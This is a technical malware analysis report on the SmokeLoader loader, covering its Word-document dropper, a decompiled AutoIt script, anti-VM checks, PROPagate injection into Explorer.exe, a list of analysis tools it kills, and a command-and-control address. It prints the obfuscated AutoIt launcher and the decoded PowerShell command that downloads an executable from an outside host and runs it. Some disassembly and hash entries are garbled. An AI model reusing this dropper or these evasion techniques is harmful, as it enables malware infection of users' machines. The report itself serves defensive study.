

Smoke Loader

Technical Analysis



Table of Content

| | |
|--------------------------------|-----------|
| INTRODUCTION..... | 2 |
| 2021LK049443.DOC..... | 3 |
| PKM3T1.JPG..... | 4 |
| DYNAMIC ANALYSIS..... | 5 |
| NETWORK ANALYSIS | 11 |
| SOLUTION PROPOSALS..... | 13 |
| YARA RULE | 14 |


INTRODUCTION

The SmokeLoader family is a type of malware that belongs to the loader type. The main purpose of the program is to inject a more effective and destructive malware into the machine. First revealed in 2011, SmokeLoader is a family that is evolving day by day, using new techniques and constantly updating.


SmokeLoader is a family that aims to be keylogger, information theft, botnet, backdoor access on systems. In fact, it can be used for any harmful activity for the purpose of the attacker. It is spread through emails and drive-by download.

In the world of malware, PROPagate Injection has been used by SmokeLoaders for the first time. PROPagate injection, injects confidential code into an application other than the actual running application, allowing the malicious code to be run by a different application.

| | |
|-------------------|--|
| File Name | 2021lk049443.doc |
| MD5 | 67CB98B84A7DB5F2F69023B0C5C08309 |
| SHA1 | 9F04A27BB59AC6842EA400C95AF131612BFE00F9 |
| SHA256 | 9F04A27BB59AC6842EA400C95AF131612BFE00F9 |
| First Seen | 2021-04-13 05:41:34 UTC |



When the file with the extension ".docx" with malware was examined, it was determined that an OLE object appeared in it. From this file that can be reached "bit.ly/3e0Rjks".



| | |
|-------------------|--|
| File Name | pkM3T1.jpg |
| MD5 | 9FBD32C6BB25F6A660696FA9830C5040 |
| SHA1 | 1E41347D36792E823A8982B10170D83A0722E3CC |
| SHA256 | 5DE2819F832F06F69009B07779EACABC1B171540B10689B4B23EAAC8F3232E14 |
| First Seen | ---- |

With the resulting Autolt script, it was determined that files were downloaded via PowerShell.

```

Eve2Aut - Autolt3 Decompiler
Global $var_903 = 1854819105
Global $pntFb_yuaicwn_3kqlfrs[2][13] = [[88888, 52544, 10262, 145, 11, 30772, 60516], [35004, 87, 22498, 32296, 29662, 30391, 46836, 53, 27048482, 301764025, 526052566, 124, 351541]]
#OnAutoIStartRegister "VpjtYUmmvCbuqego"
Global $dqwf_4d6d[12] = [330, 207, 60, 23046, 58709, 275650094, 177, 421797659, 21039, 1220030025, 569900106, 39]
Global Const $yrcbdfq1_ak_pov_r3y5p6[2][4] = [[105, 165171527, 1347261725, 32], [703678344, 33425]]
Global $var_998[2][12] = [[42692, 26207, 56, 992661867, 251289885, 140, 40908, 148, 38, 1635159685, 1655913992, 300131936], [180, 1107812401, 1694048057]]
Global Const $hty_97wt_5pk83_6y[10] = [4781, 1338966469, 11919262419, 1257031577, 16, 2071869088, 361747654, 1768921401, 20789, 48368]
Global $tagrfdhannptarcctkxslom = 752990514
#OnAutoIStartRegister "AbxcioFunc"
Global Const $dm_eqj_dj4kicsoh6u_bhdh0 = 10249
#OnAutoIStartRegister "uRr_G_vv_VAjF28uyWor"
Global $var_719[7] = [35154, 845387463, 60513, 16647272, 1142818352, 68, 9531]
Global $tokdlec_sbaabypphk_bjaljq[10] = [272692652, 1206963420, 2608, 5, 1473797171, 53340, 686434641, 105, 117, 665066453]
Global Const $var_2662 = Asc("l")
Global $pkkFdJyK[2][14] = [[150, 247188738, 56475, 613267814, 1646620852, 35, 499076921, 99, 22347], [1970002457, 798436690, 255, 849768477, 39, 43999, 206, 16661, 11241, 25, 236, 218, 174, 38116]]
#OnAutoIStartRegister "TjJfBFunc"
Global Const $var_3862 = 2084911644
Local $bnfff = "p"
Local $qeq_sy5r21_1_st = $SystemDir
Local $vxoJymk = $W_HIDE
Local $gvv = "z"
Local $tagvrbkpmgziexsqdgedqrvx = "cve" & $gvv
Local $wbtmcvx = "PowrShell" & "ExecutionPolicy Bypass -v 1 /e IAAoAE4ARQB3AC0AbwBiAGoARQBjAHQAIAAcIGAATgBgAGUAYABUAGAALgBgAFcAYABIAGAAQgBgAEMAYABsAGAAaQBgAGUAYABOAGAAVAAdICkALgBEAG8AdwBuAEwAbwBBAGQAZgBJAGwARQAoACAAHSBoAHQAdABwAHMAOgAvAC8AdQAUHQAZQBrAG4AaQBrAC4AaQBvAC8AMgA4AG8ATABXAC4AagBwAGcAHSAGcAwAIAAdICQARQBOAHYAogB0AGUAbQBwAFwAZQBWAEQAdwBBAEMAQgB0AHAAVwAuAGUAEABIAB0gIAApACAAOwAgAHMAAdABBAFIAdAAgAB0gJABFAE4AdgA6AHQAZQBtAHAAXABIAFYARAB3AEAAQwBCAHQAcABXAC4AZQB4AGUAHSA="
RunWait($bnfff & $tagvrbkpmgziexsqdgedqrvx & "" & "shel" & "l.e" & "x" & "e" & $wbtmcvx, $qeq_sy5r21_1_st, $vxoJymk)

```

"IAAoAE4ARQB3AC0AbwBiAGoARQBjAHQAIAAcIGAATgBgAGUAYABUAGAALgBgAFcAYABIAGAAQgBgAEMAYABsAGAAaQBgAGUAYABOAGAAVAAdICkALgBEAG8AdwBuAEwAbwBBAGQAZgBJAGwARQAoACAAHSBoAHQAdABwAHMAOgAvAC8AdQAUHQAZQBrAG4AaQBrAC4AaQBvAC8AMgA4AG8ATABXAC4AagBwAGcAHSAGcAwAIAAdICQARQBOAHYAogB0AGUAbQBwAFwAZQBWAEQAdwBBAEMAQgB0AHAAVwAuAGUAEABIAB0gIAApACAAOwAgAHMAAdABBAFIAdAAgAB0gJABFAE4AdgA6AHQAZQBtAHAAXABIAFYARAB3AEAAQwBCAHQAcABXAC4AZQB4AGUAHSA="

When the base64 code above is decoded, it is observed that it runs the following command.

“(NEw-objEct `N`e`T.`W`e`B`C`l`i`e`N`T).DownLoAdfIIE(https://u.teknik[.]jio/28oLW.jpg , \$ENV:tempVdWACBtpW.exe) ; stArT \$ENV:tempVdWACBtpW.exe “

With the PowerShell DownloadFile command, It has been observed that it has downloaded the file "eVDWACBtpW.exe" from the link "u.teknik[.]jio/28oLW.jpg" under the directory "temp".

| | | | |
|-------------------|--|--|--|
| File Name | eVDwACBtpW.exe | | |
| MD5 | 0D1334075336455A13A36FD909417556 | | |
| SHA1 | 4F1937F0EEEB697EF992547701295134FDE65C20 | | |
| SHA256 | 33D7FA2A8936CC5064B63592B77F87C02FCDC1396395AE2316E3A7C783523AD9 | | |
| First Seen | --- | | |

Dynamic Analysis

API Obfuscation

The malware has been observed to receive the "handle" of a module with the **GetModuleHandleA** API. Thus, it is aimed to make static analysis more challenging with **API Obfuscation** technique. Just as it analyzes DLLs at the run time, it analyzes APIs also at the run time.

| Address | Disassembly | Comment |
|----------|---|---------------|
| 00401E53 | mov dword ptr ss:[ebp-218],1 | |
| 00401E5D | mov ebx,dword ptr ss:[ebp+8] | |
| 00401E60 | call evdwacbtpw.401E6E | |
| 00401E65 | jae evdwacbtpw.401EC9 | |
| 00401E67 | imul esp,dword ptr ss:[ebp+64],6C6C | |
| 00401E6E | pop esi | esi:"sbied11" |
| 00401E6F | cmp byte ptr ds:[esi],0 | esi:"sbied11" |
| 00401E72 | je evdwacbtpw.401E85 | |
| 00401E74 | push esi | esi:"sbied11" |
| 00401E75 | call dword ptr ds:[ebx+48] | |
| 00401E78 | test eax,eax | |
| 00401E7A | jne evdwacbtpw.401F6A | |
| 00401E80 | add esi,8 | esi:"sbied11" |
| 00401E83 | jmp evdwacbtpw.401E6F | |
| 00401E85 | call evdwacbtpw.401E86 | |
| 00401E8A | push ebx | |
| 00401E8B | jns evdwacbtpw.401F00 | |
| 00401E8D | je evdwacbtpw.401EF4 | |
| 00401E8F | insd | |
| 00401E90 | pop esp | |
| 00401E91 | inc ebx | |
| 00401E92 | jne evdwacbtpw.401F06 | |
| 00401E94 | jb evdwacbtpw.401EF8 | |
| 00401E96 | outsb | |
| 00401E97 | je evdwacbtpw.401EDC | |
| 00401E99 | outsd | |
| 00401E9A | outsb | |
| 00401E9B | je evdwacbtpw.401F0F | |
| 00401E9D | outsd | |
| 00401E9E | insb | |
| 00401E9F | push ebx | |
| 00401EA0 | je evdwacbtpw.401EFF | |
| 00401EA3 | push ebx | |
| 00401EA4 | jb evdwacbtpw.401F1D | |
| 00401EA7 | imul esp,dword ptr ds:[ebx+65],69445C73 | |
| 00401EAE | jae evdwacbtpw.401F18 | |
| 00401EB0 | pop esp | |
| 00401EB1 | inc ebp | |
| 00401EB2 | outsb | |
| 00401EB3 | jne evdwacbtpw.401F22 | |
| 00401EB5 | add byte ptr ds:[eax-73],b1 | |
| 00401EB8 | mov ch,EC | |

Command Window: dword ptr [ebx+48]=[000CFF1C <&GetModuleHandleA>]=<kernel32.GetModuleHandleA>

Register Window: .text:00401E75 evdwacbtpw.exe:\$1E75 #1075

Anti-VM

```

00401EBB FF 56 6A call dword ptr ds:[esi+6A]
00401EBD 016A 00 add dword ptr ds:[edx],ebp
00401EBF 50 push eax
00401EC2 68 02000080 push 80000002
00401EC8 FF93 9C000000 call dword ptr ds:[ebx+9C]
00401ECE 85C0 test eax,eax
00401ED0 0F85 92000000 jne evdwacbtpw.401F68
00401ED6 8D85 F4F0FFFF lea eax,dword ptr ss:[ebp-20C]
00401EDC 66C700 3000 mov word ptr ds:[eax],30
00401EE1 8DBD F8F0FFFF lea edi,dword ptr ss:[ebp-208]
00401EE7 8DBD F0F0FFFF lea ecx,dword ptr ss:[ebp-210]
00401EED C701 04010000 mov dword ptr ds:[ecx],104
00401EF3 51 push ecx
00401EF4 57 push edi
00401EF5 6A 00 push 0
00401EF7 6A 00 push 0
00401EF9 50 push eax
00401EFA FF36 push dword ptr ds:[esi]
00401EFC FF93 A0000000 call dword ptr ds:[ebx+A0]
00401F02 85C0 test eax,eax
00401F04 75 62 jne evdwacbtpw.401F68
00401F06 FF36 push dword ptr ds:[esi]
00401F08 FF93 A4000000 call dword ptr ds:[ebx+A4]
00401F0E 31C0 xor eax,eax
00401F10 89FE mov esi,edi
00401F12 57 push edi
00401F13 AC lodsb
00401F14 84C0 test al,al
00401F16 74 0A jz evdwacbtpw.401F22

```

eax: "System\\CurrentControlSet\\Services\\Disk\\Enum"
 eax: "System\\CurrentControlSet\\Services\\Disk\\Enum"
 [ebp-20C]&L"Abied11"
 eax: "System\\CurrentControlSet\\Services\\Disk\\Enum", 30: '
 eax: "System\\CurrentControlSet\\Services\\Disk\\Enum"
 [esi]:EntryPoint
 eax: "System\\CurrentControlSet\\Services\\Disk\\Enum"
 [esi]:EntryPoint
 eax: "System\\CurrentControlSet\\Services\\Disk\\Enum"

dword ptr [ebx+9C]=[000CFF70 <&RegOpenKeyExA>=<advapi32.RegOpenKeyExA>

.text:00401EC8 evdwacbtpw.exe:\$1EC8 #10C8

As the image above shows, it reads all registers under "Disk/Enum" to check if the computer is virtual machine. From the key values of the registry specified by the **RegOpenKeyExA** API it founded that it has been reached.

```

00401F59 FF53 38 call dword ptr ds:[ebx+38]
00401F5E 83C4 08 add esp,8
00401F5F 85C0 test eax,eax
00401F61 75 07 jne evdwacbtpw.401F6A
00401F63 83C6 0A add esi,A
00401F66 EB EA jmp evdwacbtpw.401F52
00401F68 EB 0A jmp evdwacbtpw.401F74
00401F6A C785 E8F0FFFF 00 mov dword ptr ss:[ebp-218],0
00401F74 EB 0F jmp evdwacbtpw.401F85
00401F76 D377 15 shl dword ptr ds:[edi+15],cl
00401F79 CC int3
00401F7A B8 531E0000 mov eax,1E53
00401F7F EB 07 jmp evdwacbtpw.401F88
00401F81 D377 15 shl dword ptr ds:[edi+15],cl
00401F84 CC int3
00401F85 EB F3 jmp evdwacbtpw.401F7A
00401F87 C0EB 0F shr b1,F
00401F8A CF iretd
00401F8B 77 15 ja evdwacbtpw.401FA2
00401F8D CC int3
00401F8E B9 4E010000 mov ecx,14E
00401F91 EB 07 jmp evdwacbtpw.401F9C
00401F93 CF iretd
00401F95 77 15 ja evdwacbtpw.401FAD
00401F98 CC int3
00401F99 EB F3 jmp evdwacbtpw.401F8E
00401F9B CC int3
00401F9C E8 B4F1FFFF call evdwacbtpw.401155
00401FA1 8B85 E8F0FFFF mov eax,dword ptr ss:[ebp-218]

```

esi:"qemu"
 edi+15:"&prod_vmware_virtual_s\\522be343f&0000000"
 edi+15:"&prod_vmware_virtual_s\\522be343f&0000000"
 edi:"&prod_vmware_virtual_s\\522be343f&0000000"

dword ptr [ebx+38]=[000CFF0C <&strstr>=<ntdll.strstr>

.text:00401F59 evdwacbtpw.exe:\$1F59 #1159

| Adres | Hex | ASCII |
|----------|-------------------------------------|--------------------|
| 00401EC8 | FF 93 9C 00 00 00 85 C0 0F 85 92 00 | 0 y.....A..... |
| 00401EE8 | F4 FD FF FF 66 C7 00 30 00 8D 8D | F.oyyyfC.0.%oyyy |
| 00401EE8 | 8D F0 FD FF FF C7 01 04 01 00 00 | 2.oyyyC.....Qw) |
| 00401F6A | 00 50 FF 36 FF 93 A0 00 00 00 85 | Cj:fyby.....Auby |
| 00401F36 | FF 93 A4 00 00 00 31 C0 89 FE 57 | Aey,.....1A,bw..At |
| 00401F10 | 50 FF 53 3C 83 C4 04 AA EB F1 E8 | qemu.....virtua |
| 00401F22 | 65 6D 25 00 00 00 00 00 76 69 | l.....vmware....xe |
| 00401F4E | 00 00 00 00 00 00 00 00 5E 5F 80 | n.....A->.t. |
| 00401F56 | 57 FF 53 38 83 C4 08 85 C0 75 07 | 0ée,Ç.éyy.....e.0 |

After the values in registers are taken, the malware compare them to "qemu, virtual, vmware, xen".

Return Abuse

| | | |
|----------------|---------|--------------------------------|
| 00401FA4 | FD | std |
| 00401FA5 | FF | |
| 00401FA6 | FF5F 5E | call far fword ptr ds:[edi+5E] |
| 00401FA9 | 5B | pop ebx |
| 00401FAA | C9 | leave |
| EIP → 00401FAB | C2 0400 | ret 4 |

Instead of the usual "ret" command, we see the command "ret 4" here. The program decodes and runs both DLLs and APIs at run time to complicate static analysis and circumvent EDRs.

As an anti-debug technique, it also changes the return addresses of CALL calls. The value typed next to the RET command deletes the byte from the end of the stack until the value and changes the return address.

PROPagate Injection

After the VM check, it was determined that the injected malicious code into the Explorer.exe using the "AllocateVirtualMemory-OpenProcess-MapViewOfSection" APIs. After the code is injected, the virtual memory partition is allocated.

The virtual memory partition receives the handle of Explorer.exe with **OpenProcess**. With **MapViewOfSection**, malicious code is written to a virtual memory partition.

Windows Explorer runs at a integrity level that uses Subclasses a lot, making them accessible without granting a privilege to the user logged on to the process area. Therefore, it is a target process that is extremely suitable for the use of this technique. A subclass window can be modified quite easily with the **SetProp** API.

- 1- CALL EnumChildWindows
- 2- CALL EnumPropsA
- 3- CALL SetPropA

In this way, the entry point of a Subclass is changed. This modified Subclass is usually "Progman" because it is commonly available in Windows 7 and 10. The entry point is replaced with the starting address of the malicious code, and it is determined that the malicious code is run every time this window is called.

```
004016A1 FF93 8C000000 call dword ptr ds:[ebx+8C]
004016A7 57          push edi
004016A8 57          push edi
004016A9 6A 4E      push 4E
004016AB FF75 D4    push dword ptr ss:[ebp-2C]
004016AE FF93 84000000 call dword ptr ds:[ebx+84]
004016B4 57          push edi
004016B5 57          push edi
004016B6 6A 0F      push 0F
004016B8 FF75 D4    push dword ptr ss:[ebp-2C]
004016BB FF93 88000000 call dword ptr ds:[ebx+88]
004016C1 FF75 E4    push dword ptr ss:[ebp-1C]
004016C4 FF53 14    call dword ptr ds:[ebx+14]
004016C7 EB 0F      jmp evdwbctpw.4016D8
004016C9 8E        .?
004016CA 7E 15     .?
004016CC CC        int3
004016CD B8 0B150000 mov eax,150B
004016D2 EB 07     .?
004016D4 8E        .?
004016D5 7E 15     .?
004016D7 CC        int3
004016D8 EB F3     .?
004016DA 8CEB     mov ebx,gs
004016DC 0FBA7E 15 CC btc dword ptr ds:[esi+15],CC
004016E1 B9 E9010000 mov ecx,1E9
004016E6 EB 07     .?
004016E8 BA 7E15CCEB mov edx,EBC157E
004016ED F3 8BE8   mov al,ch
004016ED E1        .?
004016ED .text:004016A1 evdwbctpw.exe:$16A1 #8A1
```

After **SetProp**, the **SendMessage** and **SendNotifyMessage** APIs causes trigger the modified window entry point's and runs the malicious code.

APIs that decoded at the runtime and used

| | | | |
|----------------------|-----------------------|------------------|-------------------|
| GetModuleHandle | RegOpenKey | RegQueryValueKey | OpenProcessToken |
| GetVolumeInformation | CreateFileMapping | MapViewOfFile | GetModuleFileName |
| CreateEvent | AllocateVirtualMemory | DecompressBuffer | GetShellWindow |
| GetWindowThreadPrId | UnmapViewOfSection | ZeroMemory | OpenProcess |
| GetTokenInformation | CreateSection | MapViewOfSection | EnumChildWindows |
| EnumProps | GlobalGetAtomName | MoveMemory | SetProp |
| SendMessage | SendNotifyMessage | | |

Injected Shell Code

Malicious code that injected to Explorer.exe generates a thread. When a new window opens, this thread starts working and appears to get the names of all open process's using the **Process32First-Process32Next** APIs.

It compares the blacklist recorded in its memory with the process that works by sending it to its encode function. In case of matching, the process is closed with the **TerminateProcess** API located in the **Sleep** API.

Encode code:

https://github.com/ZAYOTEM/smokeloader_string_enc/blob/main/smokeloader_string_enc.py

Resulting process blacklist:

| | | | |
|----------------------|--------------------|----------------------|--------------------------|
| Autoruns.exe | ollydbg.exe | procmon64.exe | x32dbg.exe |
| idaw.exe | procexp.exe | x64dbg.exe | windbg.exe |
| procexp64.exe | procmon.exe | idaq.exe | Tcpview.exe |
| idaw64.exe | idaq64.exe | Wireshark.exe | ProcessHacker.exe |

```

0000000028D3B3E: 48:8BC8 mov rcx,rax
0000000028D3B3F: C74424 20 300100 mov dword ptr ss:[rsp+20],130
0000000028D3B40: FF15 11470000 call qword ptr ds:[&Process32First]
0000000028D3B41: EB 46 jmp 28D3B7E
0000000028D3B42: 48:8D4C24 4C lea rcx,qword ptr ss:[rsp+4C]
0000000028D3B43: E8 95110000 call <Encode>
0000000028D3B44: 48:8D15 86D5FFFF lea rdx,qword ptr ds:[28D10D0]
0000000028D3B45: 35 548AC015 xor eax,15C08A54
0000000028D3B46: 45:33C0 xor r8d,r8d
0000000028D3B47: 3902 cmp dword ptr ds:[rdx],eax
0000000028D3B48: 74 12 je 28D3B68
0000000028D3B49: 41:FFC0 inc r8d
0000000028D3B4A: 48:83C2 04 add rdx,4
0000000028D3B4B: 49:63C8 movsxd rcx,r8d
0000000028D3B4C: 48:83F9 0F cmp rcx,F
0000000028D3B4D: 72 EC jb 28D3B52
0000000028D3B4E: EB 09 jmp 28D3B71
0000000028D3B4F: 884C24 28 mov ecx,dword ptr ss:[rsp+28]
0000000028D3B50: E8 EF080000 call 28D4460
0000000028D3B51: 48:8D5424 20 lea rdx,qword ptr ss:[rsp+20]
0000000028D3B52: 48:8BCB mov rcx,rbx
0000000028D3B53: FF15 D1460000 call qword ptr ds:[&Process32Next]
0000000028D3B54: 85C0 test eax,eax
0000000028D3B55: 75 B6 jne 28D3B39
0000000028D3B56: 48:8BCB mov rcx,rbx
0000000028D3B57: FF15 D4450000 call qword ptr ds:[&loseHandle]
0000000028D3B58: B9 64000000 mov ecx,64
0000000028D3B59: FF15 D9450000 call qword ptr ds:[&Sleep]
0000000028D3B5A: F9 71FFFFFF jmp 28D3B00
  
```

Registers: rcx:"taskhost.exe", rdx:"taskhost.exe", rcx:"taskhost.exe", rcx:"taskhost.exe", rcx:"taskhost.exe", rcx:"taskhost.exe", ecx:"taskhost.exe", 64:'d'

0000000028D3B3E

Adres Hex ASCII


```

0000000028D134 5C C5 11 C3 B2 FC B4 D6 9F 18 63 CD B5 DD BC 4A A7 0 .c1uY%
0000000028D108 F7 0A 60 CC A8 F2 A1 98 0D C8 60 FF 81 F4 68 + I 0: E y.0k
0000000028D1C3 92 D2 AA DF ED BC 37 D8 E0 BC 09 8D A7 D2 4B A.0*8i%/0aK..$0K
0000000028D1A7 A1 D2 48 08 40 49 4E 08 40 63 74 00 00 00 00 $!0k.@IN.@ct...
0000000028D18B 3B D0 F6 82 FF 49 5A B9 79 B1 B1 B9 79 B1 35 ;.Do.yIZ'yzz'y5
  
```


In the Encode function, the process name received with the **Process32First** API is encrypted and compared with the blacklist elements in the memory. In the case of a match, the process is closed using the **CloseHandle** API.


Network Analysis

The section that generated in the Explorer.exe "94[.]140[.]115[.]43" IP address is used as a command and control server. HTTP 404 returns in response when a request is thrown to this server. The revolving answer was found to be payload in the response header.

